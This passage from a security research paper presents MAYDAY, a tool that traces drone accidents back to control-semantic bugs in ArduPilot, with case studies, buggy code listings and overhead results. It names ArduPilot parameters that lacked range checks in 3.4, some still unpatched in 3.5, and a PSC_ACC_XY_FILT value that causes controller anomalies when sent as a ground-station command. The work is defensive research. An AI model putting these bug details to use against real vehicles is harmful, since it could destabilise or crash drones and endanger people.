After identifying the latest (relative to $i_{digress}$) program-level variable corruption data flow, Algorithm 2 will continue to identify all *earlier* data flows that reflect the same CVDG-level corruption path between Iterations $i_{trigger}$ and $i_{digress}$ (Line 3-5, 7-21). In Fig. 8, such an earlier data flow is $P_{4850} \rightarrow \dot{k}_{x,4850} \rightarrow V_{4,4850} \rightarrow V_{8,4851} \rightarrow \ddot{r}_{x,4852}$. We point out that, different from traditional program analysis, MAYDAY needs to capture the influence on the corrupted control variable ($\ddot{r}_x$) in *multiple* control loop iterations towards (and including) $i_{digress}$. This is because, in a control system, each update to that variable may contribute to the final digression of the controller – either directly or via the control feedback loop – and hence should be held accountable.

Once Algorithm 2 finds all the data flows of program-level




Figure 8: An example showing the working of Algorithm 2.

variable corruption, it can identify the corresponding basic blocks that implement each of the corrupting data flows (Line 6). In most cases, the multiple data flows will be mapped to the *same* set of program basic blocks, because of the iterative nature of control program execution. For example, the two corruption data flows in Fig. 8 share the common segment $V_4 \rightarrow V_8 \rightarrow \ddot{r}_x$ implemented by the same set of basic blocks. This helps keep the number of basic blocks reported by Algorithm 2 small, making it easy for investigators to examine the source code of those basic blocks to finally pinpoint the bug that caused the accident.

7 Implementation

We have implemented MAYDAY for an IRIS+ quadrotor with a Raspberry Pi 3 Model B (RPi) [17] as the main processor board powered by a 1.2 GHz 64 bit quadcore ARM Cortex-A53 CPU with 1 GB SDRAM. Attached to the RPi are a Navio2 sensor board and a 64 GB SD card. The sensor board has a number of sensors (GPS, gyroscope, barometer, etc.) and is equipped with four actuators and a telemetry radio signal receiver. The control program is the popular ArduPilot 3.4 on Linux 4.9.45, with the main control loop running at a default frequency of 400 Hz.

For MAYDAY's control program analysis (Section 5.2), we leverage the SVF 1.4 static analysis tool [72] for the points-to analysis. We modified SVF to support our inter-procedural backward slicing and control program instrumentation on LLVM 4.0. MAYDAY's control- and program-level investigation functions (Section 6) are implemented in Python 2.7.6. The entire MAYDAY system contains 10,239 lines of C++ code and 7,574 lines of Python code.

8 Evaluation

We evaluate MAYDAY's effectiveness with respect to RAV accident investigation (Section 8.1) and bug localization (Section 8.2); and MAYDAY's efficiency with respect to runtime, storage, and energy overhead (Section 8.3).

8.1 Effectiveness of Accident Investigation

Summary of Cases We investigated 10 RAV accidents based on *real* control-semantic bugs in ArduPilot 3.4. Table 2 summarizes the nature of the 10 accidents, with respect to categorization, physical impact, triggering condition, nature of control program bug, patching status, and vulnerability status. We chose these cases by the following criteria: (1) their root causes are real control-semantic bugs; (2) the specific nature of the bugs should be representative (e.g., invalid control/mission parameter values, integer overflow, and divide-by-zero); (3) the initial digressing controllers in these cases should cover all six degrees of 6DoF; and (4) the CVDG corruption paths in these cases should show diversity.

Specifically, Cases 1-4 are caused by controller parameter corruption, which corresponds to Type II CVDG-level path in Table 1 (Section 6.1) and results in unrecoverable vehicle instability, deviation, or even crashes. Cases 5-7 are caused by corruption of flight missions (e.g., location, velocity), which corresponds to Type IV CVDG-level path in Table 1. Cases 8-10 are caused by data (e.g., sensor or GCS input) processing errors such as divide-by-zero, which corresponds to either Type I (Case 10) or Type II (Cases 8-9) CVDG-level path in Table 1.

The root causes of these accidents are real control-semantic bugs that exist in ArduPilot 3.4 or earlier. The ones in Cases 5-10 are known bugs that have since been patched; whereas the bugs in Cases 1-4 still exist in the later version of ArduPilot 3.5. Our code review shows that the patches for those four bugs only fix the RAV's pre-flight parameter-check code, but not the in-flight parameter adjustment code. We alerted the ArduPilot team that the bugs in Cases 1-4 are not fully patched. Their reply was that, the four bugs were recently reported and confirmed along with other "invalid parameter range check" bugs. However, if ArduPilot fixes every parameter check, the firmware size may not fit in the memory of some resource-constrained micro-controllers supported by ArduPilot [3].

The "Patch Commit Number" column in Table 2 shows the patch commit numbers for all cases. Detailed ArduPilot bug-patching history, including the code snippets involved, can be accessed at: *https://github.com/ArduPilot/ardupilot/commit/[commit number]*.

Note that these accidents are not easy to reproduce or investigate. Their occurrences depend on vehicle-, control-, and program-level conditions. For example, the control program bugs may be triggered only when the vehicle takes a certain trajectory (Cases 1-4) and/or accepts a certain controller parameter or flight mission (Cases 1-9). Or they can only be triggered by a certain environment factor (e.g., wind speed in Case 10). Such accidents abound in real-world RAV operations [13]. Due to their hazardous nature and in compliance with safety regulations, we run these realistic accidents using a software-in-the-loop (SITL) RAV simulator [3], with a real control program and logs but simulated vehicle and external environment. Widely used in drone industry, the SITL simulator provides high-fidelity simulation of the vehicle as well as the physical environment it operates in (including aerodynamics and disturbances). We leverage MAVLink [13]

[3] https://github.com/ArduPilot/ardupilot/issues/12121

Table 2: List of accident cases caused by control-semantic bugs.

Case ID	Category	Impact	Condition	Root Cause (Bug)	Patch Commit Number	Still Vulnerable in ArduPilot 3.5 and up?
1	Controller Parameter Corruption	Extreme vehicle instability or fly off course	Command & turn	No range check of k_P parameter for x, y-axis velocity controllers	9f1414a*	Yes
2		Extreme vehicle instability or crash	Command & altitude change	No range check of k_P parameter for z-axis velocity controller	9f1414a*	Yes
3		Extreme vehicle instability or crash	Command & turn	No range check of k_P parameter for roll angular controller	9f1414a*	Yes
4		Extreme vehicle instability or crash	Command & turn	No range check of k_P parameter for pitch angular controller	9f1414a*	Yes
5	Flight Mission Corruption	Crash after slow movement	Command & speed change	Wrong variable name leading to out-of-range x, y-axis velocity	e80328d	No
6		Moving to an invalid location	Command	Wrong waypoint computation based on non-existent coordinate	9739859	No
7		Crash	Command	Invalid type-casting of z-axis location causing an integer overflow	756d564	No
8	Data Processing Error	Crash	Command	Missing divided-by-zero check of k_P parameter for z-axis position controller	c2a290b	No
9		Crash	Command	Missing divided-by-zero check of k_P parameter for x, y-axis position controllers	c03e506	No
10		Crash	Weak or no wind	Missing divided-by-zero check in angular calculation	29da80d	No

* The bug is partially patched by ArduPilot developers and still vulnerable.

to trigger control-semantic bugs by issuing GCS commands to adjust control/mission parameters. MAVLink is able to communicate with both real and simulated RAVs.

Investigation Results Table 3 presents the results of our investigations using MAYDAY. For each case, MAYDAY first performs the control-level investigation, which identifies the initial digressing controller and infers the CVDG-level corruption path(s) by analyzing the control-level log. MAYDAY then performs then program-level investigation, which identifies the portion of control program code that implements the CVDG-level paths. We clarify that the final output of MAYDAY is not the specific buggy line of code per se. Instead, it is a small subset of program code (basic blocks) which the investigator will further inspect to pinpoint and confirm the bug.

Control-Level Investigation: The 2nd and 3rd columns of Table 3 show the initial digressing controller and the CVDG-level corruption path identified in each case, respectively. The 4th column shows the number of control loop iterations (duration) between the initial corruption of the control variable and the initial occurrence of controller digression. For Cases 1-7, that duration can be arbitrarily long. More specifically, the initial corruption of a control variable on the CVDG-level path may happen first in just a few iterations (e.g., 8 in Case 1). But the controller's initial digression could happen an arbitrary number of iterations later, depending on the timing of the vehicle's operation that "sets off" the digression (e.g., a turn or a change of altitude). Such "low-and-slow" nature of accidents makes it harder to connect their symptoms to causes and highlights the usefulness of MAYDAY.

Table 3: Investigation results of accident cases in Table 2. SLoC: Source lines of code.

Case ID	Control-Level Investigation			Program-Level Investigation		
	Initial Digressing Controller	CVDG-Level Corruption Path	# of Iterations from Initial Corruption to Initial Digression	# of Basic Blocks	SLoC	Bug Found?
1	x, y-axis Velocity	$P \rightarrow \dot{k}_{xy} \rightarrow \ddot{r}_{xy}$	≥ 4	34	89	✓
2	z-axis Velocity	$P \rightarrow \dot{k}_{z} \rightarrow \ddot{r}_{z}$	≥ 4	32	85	✓
3	Roll Angle	$P \rightarrow k_{roll} \rightarrow \dot{r}_{roll}$	≥ 4	50	121	✓
4	Pitch Angle	$P \rightarrow k_{pitch} \rightarrow \dot{r}_{pitch}$	≥ 4	50	121	✓
5	x, y-axis Velocity	$M \rightarrow \dot{r}_{xy}$	≥ 4	12	44	✓
6	x, y-axis Position	$M \rightarrow r_{xy}$	≥ 4	48	137	✓
7	z-axis Position	$M \rightarrow r_{z}$	≥ 4	48	135	✓
8	z-axis Position	$P \rightarrow k_{z} \rightarrow \dot{r}_{z}$	4	9	30	✓
9	x, y-axis Position	$P \rightarrow k_{xy} \rightarrow \dot{r}_{xy}$	4	41	94	✓
10	Roll, Pitch, Yaw Angle	$S \rightarrow x_{rpy} \rightarrow \dot{r}_{rpy}$	1	7	22	✓

Program-Level Investigation: The 5th and 6th columns of Table 3 show respectively the number of control program basic blocks and lines of source code identified by MAYDAY for each case. Notice that the numbers are fairly small (from 7 to 50 basic blocks, or 22 to 137 lines of code), indicating a low-effort manual program inspection. We confirm that the actual bug behind each case is indeed located in the code identified by MAYDAY.

Bug Detection Capability Comparison We have also conducted a comparative evaluation with (1) two off-the-shelf bug-finding tools: Cppcheck 1.9 [22] and Coverity [21], and (2) RVFuzzer [51], to detect the bugs behind the 10 accident cases. We used the most recent stable version of Cppcheck with all its available analysis options to leverage Cppcheck's full capability. For Coverity, we used its online service version. For RVFuzzer, we used its latest version. The results are shown in Table 4.

Comparison with Cppcheck and Coverity Neither Cppcheck nor Coverity reported any of the bugs behind the 10 cases. For Cases 1-6, without knowledge about the control model, it is impossible for Cppcheck and Coverity to check the validity of control/mission parameter input, or to determine if the RAV controller state – manifested by program state – is semantically valid or corrupted. For Case 7, the overflow of an integer program variable was not detected by either Cppcheck or Coverity. This was also confirmed by a Cppcheck developer[4]. For Cases 8-10, accurate detection of divide-by-zero bugs

[4] https://sourceforge.net/p/cppcheck/discussion/development/thread/eed7d492df

Table 4: Bug detection capability comparison results. ✓: bug triggered and located in source code, Δ: bug triggered and faulty input constructed, and ✗: bug not detected.

Case ID	Nature of Bug	MAYDAY	Cppcheck [22]	Coverity [21]	RVFuzzer [51]
1	Missing controller parameter range check	✓	✗	✗	Δ
2	Missing controller parameter range check	✓	✗	✗	Δ
3	Missing controller parameter range check	✓	✗	✗	Δ
4	Missing controller parameter range check	✓	✗	✗	Δ
5	Comparison with a wrong variable	✓	✗	✗	Δ
6	Wrong waypoint computation based on non-existent coordinate	✓	✗	✗	✗*
7	Integer overflow on a mission variable	✓	✗	✗	Δ
8	Divide-by-zero caused by invalid controller parameter	✓	✗	✗	Δ
9	Divide-by-zero caused by invalid controller parameter	✓	✗	✗	Δ
10	(Probabilistic) Divide-by-zero caused by sensor input	✓	✗	✗	✗

∗ The bug cannot be triggered under the default configuration of RVFuzzer. However, it can be triggered if RVFuzzer's flight simulation is re-configured.

is hard for static analysis-based tools such as Cppcheck and Coverity. Without a concrete execution confirming a divide-by-zero instance, they cannot detect such bugs with low false positive and false negative rates.

Our comparison results highlight the key differences between MAYDAY and the off-the-shelf bug-finding tools. First, MAYDAY complements the generic tools by serving as a specialized tool (i.e., for RAV control programs) for uncovering control-semantic bugs that cause controller anomalies, instead of "syntactic" bugs that cause generic symptoms such as memory corruption and CFI violation. Second, unlike program debuggers, MAYDAY debugs an entire cyber-physical system based on both control- and program-level traces. Third, MAYDAY's bug localization is guided by the RAV control model and its mapping to the control code; whereas off-the-shelf debuggers are without such domain-specific knowledge.


Even if a static analysis tool is aware of value ranges of control parameters, MAYDAY is still necessary because (1) there is no existing static analysis tool that comes with or generates a parameter-range specification; (2) static analysis is prone to high false positives/negatives when detecting divide-by-zero bugs (Cases 8-10); and (3) static analysis cannot detect semantic bugs such as a wrong variable-name (Case 5), due to unawareness of control semantics. MAYDAY, based on actual RAV control program runs, overcomes these limitations.

Comparison with RVFuzzer Among the 10 cases, RVFuzzer was able to trigger eight cases caused by GCS input validation bugs (i.e., lack of valid range check for runtime-adjustable control or mission parameters, as defined in [51]). RVFuzzer did not trigger Cases 6 and 10 for different reasons: (1) For Case 6, the reason is insufficient flight simulation time under RVFuzzer's default configuration. In this case, given an invalid input, RVFuzzer's simulation run terminated *before* controller anomaly could occur. However, RVFuzzer would have detected the bug in Case 6, if the simulation had run longer (for hours instead of minutes by default) for each input value. We note that RVFuzzer limits the simulation time to achieve high fuzzing throughput; and Case 6 manifests the trade-off between fuzzing coverage and throughput. (2) Case 10 cannot be detected by RVFuzzer because the bug is not a GCS input validation bug. Instead, it is triggered *probabilistically* by the wind speed sensor input.

In addition to Cases 6 and 10, we have found another interesting bug that RVFuzzer cannot detect: `PSC_ACC_XY_FILT` is a runtime-adjustable control parameter (which smooths the change in x, y-axis acceleration reference), with a default value of 2.0. During fuzzing, no controller anomaly is observed, when the value of `PSC_ACC_XY_FILT` is set to 2.0 and when the value is set to 0. Following its fuzzing space reduction heuristic, RVFuzzer will not test any other value between 0.0 and 2.0, assuming that [0, 2.0] is a safe range. But in fact, a positive value close to 0.0 (e.g., 0.0001) for `PSC_ACC_XY_FILT` *will* lead to controller anomaly and hence be missed by RVFuzzer. This bug can be demonstrated with a concrete attack, which can be investigated by MAYDAY similar to Cases 1-4 with a Type II CVDG-level corruption path.

More fundamentally, MAYDAY and RVFuzzer differ in two aspects: (1) MAYDAY reactively performs investigation to localize the bug in the *source code* that had led to an accident. MAYDAY involves CVDG-guided source code analysis and instrumentation to bridge the RAV control model and control program. RVFuzzer proactively discovers vulnerable inputs that cause controller anomalies, by treating the control *binary code* as a blackbox. (2) RVFuzzer automatically mutates values of control parameters that can be dynamically adjusted via GCS commands, to uncover vulnerable value ranges of those control parameters – namely *input validation bugs*. On the other hand, MAYDAY aims to trace back and pinpoint *control semantic bugs*, which include not only input validation bugs (e.g., Cases 1-4) but also other types of bugs such as flight mission corruption (e.g., Cases 6) and data processing error (e.g., Case 10).

Finally, our comparison between MAYDAY and RVFuzzer suggests an *integration* opportunity: Given an RAV control program (with both source and binary), we can first apply RVFuzzer to construct a concrete attack/accident – instead of waiting for one to happen – that indicates the existence of a vulnerable control/mission parameter. We then use MAYDAY to reproduce the accident/attack with the same malicious input, collect the control and program logs, and locate and patch the bug at the source code level. We can perform such integrated "fuzzing – debugging – patching" workflow for the eight cases detected by RVFuzzer.



(a) X-axis velocity controller. (b) X-axis acceleration controller.

Figure 9: Case 1: History of x-axis velocity and acceleration controllers – the former is the initial digressing controller.

8.1.1 Case Study: "Unexpected Crash after Turn"

We now present the investigations of Cases 1 and 5 as detailed case studies. In Case 1, the quadrotor's mission was to first stop at waypoint A to pick up a package, then fly straight north (along the y-axis) to waypoint B, where it would make a 90-degree turn to fly east (along the x-axis) to the destination. After the pickup, to maintain the y-axis speed (5 m/s) with the increased payload, the operator issued a parameter-changing command via GCS to increase the k_P parameter, shared by both x- and y-axis velocity controllers. The flight from A to B was normal. Unexpectedly, when the vehicle made the scheduled turn at B, it became very unstable and soon lost control and crashed.

MAYDAY first performs the control-level investigation. By analyzing the control-level log, MAYDAY finds that the initial digressing controllers are the x- and y-axis velocity controllers, both with digression between the vehicle velocity state ($\dot{x}_{xy}$) and reference ($\dot{r}_{xy}$) starting at around Iteration 23267 (after the scheduled turn at Iteration 20858). Fig. 9a shows the x-axis velocity state and reference. [5] Next, MAYDAY checks their child controllers (i.e., the x, y-axis acceleration controllers) and confirms that the child controllers did not exhibit any digression (i.e., $\ddot{x}_{xy}$ always tracked $\ddot{r}_{xy}$), even after the velocity controllers' digression. Fig. 9b shows the x-axis acceleration state and reference. Based on Table 1, MAYDAY infers that the CVDG-level corruption path is $P \rightarrow \dot{k}_{xy} \rightarrow \ddot{r}_{xy}$ (Type II).

MAYDAY then performs the program-level investigation. It runs Algorithm 2 on the program execution log, starting from Iteration 23267 and going backward, to find data flows that correspond to the CVDG-level corruption path. The multiple data flows found by the algorithm reveal that they all started from the parameter-changing GCS command (P), which led to the modification of k_P (which is part of $\dot{k}_{xy}$) during Iteration 13938 – much earlier than the digression (23267). k_P remained unchanged after Iteration 13938. Finally, MAYDAY maps the data flows to 34 basic blocks, among which we (as investigator) find the actual bug.

Listing 1 shows the code snippets with the bug. When a parameter-changing command is received, `set_and_save` saves the new parameter value. The value is later retrieved by `get_p`, when `rate_to_accel_xy` is called by the x, y-axis velocity controller. The code indicates that the controller

[5] Those for y-axis velocity are omitted to avoid duplication.

```
1  void GCS_MAVLINK::handle_param_set(..//Parameter update
2      ...
3      //No range check
4      vp->set_float(packet.param_value, var_type);
5  Vector2f AC_PI_2D::get_p() const{
6      ...
7      return (_input * _kp);          //No range check
8  void AC_PosControl::rate_to_accel_xy(... //Controller
9      ...
10     //Access parameter _kp
11     vel_xy_p = _pi_vel_xy.get_p();  //No range check
```

Listing 1: Control-semantic bug behind Case 1. The range check patch can be applied in Line 7.


would accept any k_P value from the GCS without a range check! (A range check should be added at Line 7.) The relevant log also shows that, despite the improper k_P value, the vehicle remained stable from A to B. This is because the x- and y-axis velocity controllers are not sensitive to k_P under *constant* speed with negligible instantaneous error (i.e., $\dot{r}_{xy} - \dot{x}_{xy}$). However, when the vehicle turned 90 degrees, the x-axis velocity had to increase from 0 m/s to 5 m/s (and the opposite for y-axis velocity) and the impact of k_P manifested itself during the acceleration/deceleration.

8.1.2 Case Study: "'Frozen' Velocity after Slowdown"

While Case 1 was caused by corruption of control parameters (Type II), Case 5 was triggered by corruption of flight mission (Type IV). We note that this case was first discussed by [51] as an attack scenario; and the corresponding vulnerability was found but *without* exact reasoning of the root cause (bug) at source code level. Here, we demonstrate how MAYDAY can locate the bug via post-accident/attack investigation.

In Case 5, the quadrotor flew east-bound (along the x-axis) at a velocity of 2 m/s. During one segment of the flight, the vehicle is supposed to take aerial survey video of a specific landscape (e.g., an archaeology site) hence the operator issued a mission-changing command to reduce the vehicle speed to 15 cm/s so that the on-board camera could capture detailed, slow-progressing view of the landscape. After the video-shooting operation, the vehicle was supposed to resume the 2 m/s cruising velocity. However, it seemed to get "stuck" in the 15 cm/s velocity and did not respond to any velocity-changing command from the operator.

MAYDAY first performs the control-level investigation. From the control-level log, it finds that the initial digressing controller is the x-axis velocity controller, with the digression between the velocity reference $\dot{r}_x$ and the operator-set velocity (which is part of mission M), starting from Iteration 23629 (Fig 10a). Different from Case 1, there is no digression between the x-axis velocity state ($\dot{x}_x$) and reference ($\dot{r}_x$), hence the vehicle did not lose control during the entire flight, despite the "frozen" speed. MAYDAY also confirms that the child controller (i.e., the x-axis acceleration controller) did not exhibit any digression (Fig 10b). In other words, both velocity and acceleration states correctly tracked their respective references



(a) X-axis velocity controller (b) X-axis acceleration controller

Figure 10: Case 5: History of x-axis velocity and acceleration controllers – the former is the initial digressing controller.

```
1  class AC_PosControl {
2  public:
3    float get_max_speed_xy() const { return _speed_cms; }
4  ...
5  void AC_WPNav::set_speed_xy(float speed_cms) {
6    // range check new target speed
7  - if(_pos_control.get_max_speed_xy() >=
8  -      WPNAV_WP_SPEED_MIN){ //Buggy code
9  + if(speed_cms >= WPNAV_WP_SPEED_MIN){ //Patched code
10     _pos_control.set_max_speed_xy(_wp_speed_cms);
11     // flag that wp leash must be recalculated
12     _flags.recalc_wp_leash = true;
```

Listing 2: Control-semantic bug behind Case 5.

and hence are consistent. Based on Table 1, MAYDAY infers that the CVDG-level corruption path is $M \rightarrow \dot{r}_x$ (Type IV).

Next, MAYDAY performs the program-level investigation. Starting from the program execution log at Iteration 23629 and moving backward. Algorithm 2 finds the data flow that corresponds to the CVDG-level corruption path: It started from the velocity-changing (from 2 m/s to 15 cm/s) command at Iteration 17736, which led to the modification of x-axis velocity reference ($\dot{r}_x$) at Iteration 17742. MAYDAY reports 12 basic blocks that may be involved in the data flow.

From the 12 basic blocks, we pinpoint the bug as shown in Listing 2. The code *intends* to enforce a minimum mission velocity (`WPNAV_WP_SPEED_MIN`, which is 20 cm/s in ArduPilot) through a range check on the *flight mission* velocity input (`speed_cms`) (Line 9, which is the patch). But the code, by mistake, compares the minimum mission velocity with the *current* velocity `_pos_control.get_max_speed_xy()`, not with the *set* velocity `speed_cms` (Line 7)! This bug caused the control program to accept the 15cm/s velocity, which is lower than the minimum mission velocity. Even worse, after this velocity change, the x-axis velocity controller will refuse to accept *any other* velocity change, because the result of the (buggy) comparison will always be FALSE. The 12 basic blocks identified by MAYDAY cover the buggy statement with the wrong variable name, which RVFuzzer [51] cannot report.

8.2 Scope Reduction for Bug Localization

As shown in Section 8.1, MAYDAY can significantly narrow down the scope of control program code for manual inspection to pinpoint a bug, thanks to 1) control model (CVDG)-guided corruption inference and 2) program execution logging. In this section, we define and implement a baseline investigation method *without* adopting these two ideas. We then compare




Figure 11: Number of basic blocks reported by the baseline investigation method and by MAYDAY.

MAYDAY with the baseline, with respect to the number of basic blocks they identify for bug localization.

The baseline model only analyzes the control program source code and control-level log. To its favor, we assume that the baseline method is able to identify at least one corrupted control variable based on the control-level log. From the corrupted variable, it performs static analysis (i.e., point-to analysis and backward slicing) to identify the corresponding basic blocks that implement the slice. Fig. 11 shows, in log scale, the number of basic blocks reported by the baseline method for each of the 10 cases in Section 8.1, comparing with MAYDAY. For each case, the baseline method reports thousands of basic blocks for bug localization; whereas MAYDAY reports tens of them. This comparison highlights the benefit (and novelty) of MAYDAY's control model guidance and program-level logging, which mitigates the long-existing problem of state explosion [53, 54] faced by generic program attack provenance.

8.3 Runtime, Storage and Energy Overhead

By identifying the basic blocks that implement the data flows in the CVDG (Section 5.3), we instrumented and logged 40.08% of the basic blocks in ArduPilot, introducing runtime, storage, and energy overheads. We measure these overheads using a *real quadrotor RAV*.

Runtime Overhead We measure the execution time of the 40 soft real-time tasks in ArduPilot during 30-minute flights with twenty random and different flight operations, with and without MAYDAY. The execution frequencies of the ArduPilot tasks vary, from 0.1 Hz to 400 Hz. The results are shown in Fig. 12, with each task's average execution time and its soft real-time deadline (defined in ArduPilot) in log scale.

The results show that MAYDAY does increase the task execution time. Relative to the execution time without MAYDAY, the increase ranges from 8% to 170% However, *comparing to the soft real-time deadline* of each task, the increase (i.e., the increment/deadline ratio) is small, ranging from 0.02% to 14.0% and averaging at 3.32%. As expected, our selective instrumentation method tends to impose higher overhead on functions that frequently access control variables (e.g., `update_GPS` and `run_nav_updates`) and lower overhead on functions that do not.

We further breakdown the logging overhead between log generation (e.g., program path encoding) and I/O (writing to




Figure 12: Runtime overhead of MAYDAY: average execution time of soft real-time tasks with and without MAYDAY in log scale. While MAYDAY introduces runtime overhead, it still meets the real-time requirement without missing deadlines.

SD card), as shown in Table 5. With a 400 Hz control loop frequency, MAYDAY's logging takes 7.6% of the time in one iteration – 190.72 μs in total. We note that such runtime fine-grain program tracing is feasible, thanks to the intrinsically low control frequency of cyber-physical systems, relative to that of their controller CPUs.

Table 5: Logging overhead breakdown.

	Average Latency / Iteration (μs)	Breakdown (%)
Log generation	37.22	19.71
Log I/O	153.5	81.29
Logging total	190.72	100

Storage Overhead We measure MAYDAY's log data generation rate and volume during the 30-minute experiment. The average log generation rate is 742.8 KB/s: 15.4 KB/s for ArduPilot's existing vehicle control log and 717.4 KB/s for our program execution log. The total log volume is no more than 1.3 GB in 30 minutes, which is the typical maximum flight time for many commodity RAVs, such as Navio2, DJI Phantom 4 and Parrot Bebop2. Such a volume can be easily accommodated by lightweight commodity storage devices (e.g., our 64 GB SD card).

Battery Consumption MAYDAY consumes fairly small amount of battery power, compared with the RAV motors. Our quadrotor is equipped with four motors whose total power consumption is approximately 147.5-177.5 Watts [58] excluding the computing board's power consumption (2.5 Watts). According to specifications, our sensor board consumes no more than 0.65 Watt [14], and its main processor board consumes a maximum of 5.0 Watts (less than 3.69% of the overall power consumption), with other attached devices (e.g., SD card) powered via the main processor board [10]. MAYDAY's power consumption is covered by the main processor board and therefore an even smaller fraction of the overall power consumption.

9 Discussion

Code and Log Protection We assume code integrity after instrumentation, log integrity, and log recover-ability in MAYDAY. To achieve code integrity, we can apply content-based integrity checking [55, 61] via remote attestation [18, 35]. We can also apply disk content integrity techniques [59] for log integrity. To recover from log corruption, special file system techniques (e.g., journaling file systems [25]) may be applied.

To protect kernel and flight data recording (FDR) modules at runtime, we could apply kernel hardening (e.g., SecVisor [69], NICKLE [68], and nested kernel [30]) and persistent data protection (e.g., InkTag [43]) techniques. However, many of those techniques are not suitable for resource-constrained RAV micro-controller platforms. Fortunately, there exist lightweight memory isolation techniques [39, 50, 52] that can protect security-critical modules (e.g., kernel and FDR) with low overhead. In particular, MINION [50] can be readily deployed with ArduPilot for memory access protection, even on low-end micro-controllers with only an MPU (memory protection unit). Additionally, we could consider Date Execution Prevention (DEP) [1] for thwarting code injection.

Log Volume Reduction We assume that the subject RAV has enough storage space to store logs in light-weight, low-cost devices such as commodity SD cards. However, future control programs may generate a larger volume of logs due to the complexity of their control algorithms and the fact that MAYDAY must record fine-grain, reproducible program execution paths/traces. Existing techniques reduce log size by (1) compressing the entire log [73] or (2) identifying and removing redundant log entries [53, 60]. Similar to (2), we plan to leverage control- and program-level dependencies to further reduce the log volume.

Scope of Applicability We clarify that, rather than being a generic bug-finding tool, MAYDAY specializes in finding RAV control-semantics bugs, which involve incomplete or incorrect *implementation* of the underlying control theoretical model. As acknowledged in Section 2, there exist other types of vulnerabilities in RAV systems, such as traditional program vulnerabilities and vulnerabilities in physical components (e.g., sensors). For physical attacks (e.g., sensor and GPS spoofing), MAYDAY is fundamentally not suitable, as the root cause of those attacks lies in the physical component (e.g., vulnerable sensing mechanism of a gyroscope device [70]), not in the control program. Hence MAYDAY's program exe-

cution trace analysis would not be necessary for detecting or investigating physical attacks.

Fortunately, defenses against physical attacks exist and can be deployed alongside with MAYDAY. Many sensor attacks can be detected by checking the RAV control log [19] for anomaly and inconsistency among sensors [70]. Physical sensor spoofing attacks can be detected by cross-checking the observed and expected controller states [28,34]. GPS spoofing attacks can be detected by commodity hardware (e.g., `u-blox M8`) and advanced techniques [41,46]. Jamming attacks can be defended against via existing solutions [57,66].

More Robust Control Models We acknowledge that more robust control models are technically possible and can make the RAV more tolerant of disturbances and changes. For example, a "self-examining" control algorithm can be designed to dynamically compute and verify the system's stability properties, in response to every GCS command. As another example, the PID control algorithm can be replaced by more advanced ones such as the Linear-quadratic regulator controllers [62] to better mitigate disturbances. However, such advanced control models are not yet widely adopted in commodity control programs (e.g., ArduPilot and PX4).

More importantly, the program-level *implementation* of advanced control theoretical models may still be buggy, due to programming errors (e.g., wrong variable names, missing parameter range checks, etc.) that MAYDAY is tasked to find out. In other words, despite increasing robustness of RAV control models, MAYDAY will continue to help debug their implementation at the program level to avoid misuses or exploits.

10 Related Work

Postmortem Robotic Vehicle Investigation MAYDAY was inspired in part by the well-established aircraft accident investigation practices based on recorded flight data. We find it meaningful to establish a parallel practice of recording RAV flight data, in preparation for in-depth investigation of RAV accidents. Offline log analysis is an established method to investigate RAV operation problems. Based on flight logs recorded, existing analysis tools [19, 29, 45] can visualize sensor inputs, motor outputs, high-level controller states, and flight paths in the logs. The visualization helps investigators find the vehicle's physical and mechanical problems, such as sensor and motor failures and power problems. Some of these tools (e.g., LogAnalyzer [19]) also examine the correctness of some of the high-level controller states based on simple range checks (e.g., "from -45 to 45 degrees" for roll angle control), which can identify obvious problems without in-depth analysis. DROP [29] detects injected malicious commands based on the well-established DJI RAV framework. However, it focuses on finding a malicious command that appears only at the GCS or on-board the RAV, without performing cross-layer (i.e., from control and program) analysis. In comparison, MAYDAY performs cross-domain trace-back to RAV accident root causes by revealing the causality between physical impacts and control program bugs.

Program-Level Root Cause Analysis Many root cause analysis techniques based on execution logs have been proposed to investigate program failures [49,64,76,77], security incidents [47,54,60] and for debugging [27,56,63].

